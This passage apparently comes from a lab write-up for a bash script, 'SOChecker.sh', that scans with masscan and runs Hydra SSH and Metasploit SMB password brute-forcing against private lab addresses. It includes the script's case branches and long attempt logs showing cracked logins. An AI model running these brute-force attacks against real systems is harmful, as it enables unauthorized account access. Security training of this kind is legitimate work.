
```
Would you like to scan an IP Address or execute an attack? A) Nmap B) Masscan C) Hydra (SSH) D) Metasploit- SMB Login Enumeration E) Exit  B
Please provide an IP Address for scannning:
10.0.0.5
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-08-27 03:15:25 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [81 ports/host]


The result is saved into a file named masscan.xml and it can found at location below.
/home/kali/CheckerOutput
```

User will be able to view the saved result at masscan.xml file inside CheckerOutput folder.



```
┌──(kali㉿kali)-[~/CheckerOutput]
└─$ ls
masscan.xml  nmap.txt

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ cat masscan.xml
<?xml version="1.0"?>
<!-- masscan v1.0 scan -->
<nmaprun scanner="masscan" start="1661570126" version="1.0-BETA"  xmloutputversion="1.03">
<scaninfo type="syn" protocol="tcp" />
<host endtime="1661570126"><address addr="10.0.0.5" addrtype="ipv4"/><ports><port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="64"/></port></ports></host>
<host endtime="1661570126"><address addr="10.0.0.5" addrtype="ipv4"/><ports><port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="64"/></port></ports></host>
<runstats>
<finished time="1661570141" timestr="2022-08-26 23:15:41" elapsed="16" />
<hosts up="2" down="0" total="2" />
</runstats>
</nmaprun>
```

2) From script




```
B)
    echo "Please provide an IP Address for scannning: "
    read ipadd
    sudo masscan "$ipadd" -p0-80 -oX ./CheckerOutput/masscan.xml
    echo " "
    echo " "
    cd CheckerOutput
    echo "The result is saved into a file named masscan.xml and it can found at location below."
    pwd
    cd ..
    echo " "
    echo " "
    chkme

;;
```

Step 5:

If user selects Option C, user will be asked to provide an IP Address. Thereafter, Masscan will be carried out.

Note: Please remember to place user.txt and passwd.txt files at same location as SOChecker.sh script. For hydra tool to work, it requires user to provide list of usernames and passwords to brute force (i.e. trial and error).

1) From terminal



```
Would you like to scan an IP Address or execute an attack? A) Nmap B) Masscan C) Hydra (SSH) D) Metasploit- SMB Login Enumeration E) Exit  C
Please provide username file (filename: user.txt) and password file (filename: passwd.txt) at /home/kali for Hydra to brute force
Please provide an IP Address for brute force:
10.0.0.5
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-26 23:27:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 63 login tries (l:7/p:9), ~4 tries per task
[DATA] attacking ssh://10.0.0.5:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://kali@10.0.0.5:22
[INFO] Successful, password authentication is supported by ssh://10.0.0.5:22
[ATTEMPT] target 10.0.0.5 - login "kali" - pass "13123342345" - 1 of 63 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "kali" - pass "fdsdggfwedfd" - 2 of 63 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "kali" - pass "334325432" - 3 of 63 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "kali" - pass "dfsadfdsgty" - 4 of 63 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "kali" - pass "sarsfgth" - 5 of 63 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "kali" - pass "dfdgrdtyui" - 6 of 63 [child 5] (0/0)
[ATTEMPT] target 10.0.0.5 - login "kali" - pass "rwe34565u" - 7 of 63 [child 6] (0/0)
[ATTEMPT] target 10.0.0.5 - login "kali" - pass "Passw0rd!" - 8 of 63 [child 7] (0/0)
[ATTEMPT] target 10.0.0.5 - login "kali" - pass "kali" - 9 of 63 [child 8] (0/0)
[ATTEMPT] target 10.0.0.5 - login "athrun" - pass "13123342345" - 10 of 63 [child 9] (0/0)
[ATTEMPT] target 10.0.0.5 - login "athrun" - pass "fdsdggfwedfd" - 11 of 63 [child 10] (0/0)
[ATTEMPT] target 10.0.0.5 - login "athrun" - pass "334325432" - 12 of 63 [child 11] (0/0)
[ATTEMPT] target 10.0.0.5 - login "athrun" - pass "dfsadfdsgty" - 13 of 63 [child 12] (0/0)
[ATTEMPT] target 10.0.0.5 - login "athrun" - pass "sarsfgth" - 14 of 63 [child 13] (0/0)
[ATTEMPT] target 10.0.0.5 - login "athrun" - pass "dfdgrdtyui" - 15 of 63 [child 14] (0/0)
[ATTEMPT] target 10.0.0.5 - login "athrun" - pass "rwe34565u" - 16 of 63 [child 15] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 11 because of too many errors
[VERBOSE] Disabled child 12 because of too many errors
[VERBOSE] Disabled child 15 because of too many errors
[22][ssh] host: 10.0.0.5   login: kali   password: kali
[ATTEMPT] target 10.0.0.5 - login "athrun" - pass "Passw0rd!" - 17 of 66 [child 8] (0/3)
[ATTEMPT] target 10.0.0.5 - login "athrun" - pass "kali" - 18 of 66 [child 5] (0/3)
[ATTEMPT] target 10.0.0.5 - login "alex" - pass "13123342345" - 19 of 66 [child 7] (0/3)
[ATTEMPT] target 10.0.0.5 - login "alex" - pass "fdsdggfwedfd" - 20 of 66 [child 4] (0/3)
[ATTEMPT] target 10.0.0.5 - login "alex" - pass "334325432" - 21 of 66 [child 10] (0/3)
[ATTEMPT] target 10.0.0.5 - login "alex" - pass "dfsadfdsgty" - 22 of 66 [child 13] (0/3)
```

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

27 August 2022



```
[ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "dfdgrdtyui" - 51 of 66 [child 4] (0/3)
[VERBOSE] Retrying connection for child 13
[ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "rwe34565u" - 52 of 66 [child 14] (0/3)
[RE-ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "sarsfgth" - 52 of 66 [child 13] (0/3)
[ERROR] could not connect to target port 22: Socket error: disconnected
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 13
[ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "Passw0rd!" - 53 of 66 [child 0] (0/3)
[RE-ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "sarsfgth" - 53 of 66 [child 13] (0/3)
[ATTEMPT] target 10.0.0.5 - login "yahoo" - pass "kali" - 54 of 66 [child 1] (0/3)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ATTEMPT] target 10.0.0.5 - login "google" - pass "13123342345" - 55 of 66 [child 6] (0/3)
[RE-ATTEMPT] target 10.0.0.5 - login "google" - pass "kali" - 55 of 66 [child 1] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "fdsdggfwedfd" - 56 of 66 [child 2] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "334325432" - 57 of 66 [child 7] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "dfsadfdsgty" - 58 of 66 [child 3] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "sarsfgth" - 59 of 66 [child 8] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "dfdgrdtyui" - 60 of 66 [child 10] (0/3)
[ATTEMPT] target 10.0.0.5 - login "google" - pass "rwe34565u" - 61 of 66 [child 5] (0/3)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 5
[ATTEMPT] target 10.0.0.5 - login "google" - pass "Passw0rd!" - 62 of 66 [child 9] (0/3)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ATTEMPT] target 10.0.0.5 - login "google" - pass "kali" - 63 of 66 [child 4] (0/3)
[RE-ATTEMPT] target 10.0.0.5 - login "google" - pass "rwe34565u" - 63 of 66 [child 5] (0/3)
[VERBOSE] Retrying connection for child 9
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 5
[RE-ATTEMPT] target 10.0.0.5 - login "google" - pass "Passw0rd!" - 63 of 66 [child 9] (0/3)
[RE-ATTEMPT] target 10.0.0.5 - login "google" - pass "rwe34565u" - 63 of 66 [child 5] (0/3)
[REDO-ATTEMPT] target 10.0.0.5 - login "athrun" - pass "334325432" - 64 of 66 [child 14] (1/3)
[REDO-ATTEMPT] target 10.0.0.5 - login "athrun" - pass "dfsadfdsgty" - 65 of 66 [child 0] (2/3)
[REDO-ATTEMPT] target 10.0.0.5 - login "athrun" - pass "rwe34565u" - 66 of 66 [child 13] (3/3)
[STATUS] attack finished for 10.0.0.5 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-26 23:28:09


The result is saved into a file named hydra.txt and it can found at location below.
/home/kali/CheckerOutput
```

User will be able to view the saved result at hydra.txt file inside CheckerOutput folder. Please take note that only successful credentials will be saved in hydra.txt.




```
┌──(kali㉿kali)-[~]
└─$ ls
CheckerOutput  Documents  Music       Pictures  SOChecker.sh  user.txt
Desktop        Downloads  passwd.txt  Public    Templates     Videos

┌──(kali㉿kali)-[~]
└─$ cd CheckerOutput

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ ls
hydra.txt  masscan.xml  nmap.txt

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ cat hydra.txt
# Hydra v9.3 run at 2022-08-26 23:27:52 on 10.0.0.5 ssh (hydra -L user.txt -P passwd.txt -vV -o ./CheckerOutput/hydra.txt 10.0.0.5 ssh)
[22][ssh] host: 10.0.0.5   login: kali   password: kali
```

2) From script



```
C)
    location=$(pwd)
    echo "Please provide username file (filename: user.txt) and password file (filename: passwd.txt) at $location for Hydra to brute force"
    echo "Please provide an IP Address for brute force: "
    read ipadd
    hydra -L user.txt -P passwd.txt "$ipadd" ssh -vV -o ./CheckerOutput/hydra.txt
    echo " "
    echo " "
    cd CheckerOutput
    echo "The result is saved into a file named hydra.txt and it can found at location below."
    pwd
    cd ..
    echo " "
    echo " "
    chkme

;;
```

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
Step 6:

If user selects Option D, Metasploit on SMB login enumeration will be carried out.


1) From terminal



```
Would you like to scan an IP Address or execute an attack? A) Nmap B) Masscan C) Hydra (SSH) D) Metasploit- SMB Login Enumeration E) Exit  D
Please provide username file (filename: user.txt) and password file (filename: passwd.txt) at /home/kali for Metasploit to brute force
Default IP Address set to brute force is 10.0.0.1. Please amend the IP Address in the script (under Section D-rhosts) if you wish to use another IP Address.


The result is saved into a file named SMBenum.txt and it can found at location below.
/home/kali/CheckerOutput
```

User will be able to view the saved result at SMBenum.txt file inside CheckerOutput folder.



```
┌──(kali㉿kali)-[~]
└─$ ls
CheckerOutput  Desktop  Documents  Downloads  Music  passwd.txt  Pictures  Public  smb_enum_scripttest.rc  SOChecker.sh  Templates  user.txt  Videos

┌──(kali㉿kali)-[~]
└─$ cd CheckerOutput

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ ls
hydra.txt  masscan.xml  nmap.txt  SMBenum.txt

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ cat SMBenum.txt
                .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
```

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

27 August 2022



```
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\kali:334325432',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\kali:dfsadfdsgty',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\kali:sarsfgth',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\kali:dfdgrdtyui',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\kali:rwe34565u',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\kali:Passw0rd!',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\kali:kali',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\athrun:13123342345',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\athrun:fdsdggfwedfd',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\athrun:334325432',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\athrun:dfsadfdsgty',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\athrun:sarsfgth',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\athrun:dfdgrdtyui',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\athrun:rwe34565u',
[+] 10.0.0.1:445          - 10.0.0.1:445 - Success: '.\athrun:Passw0rd!'
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\alex:13123342345',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\alex:fdsdggfwedfd',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\alex:334325432',
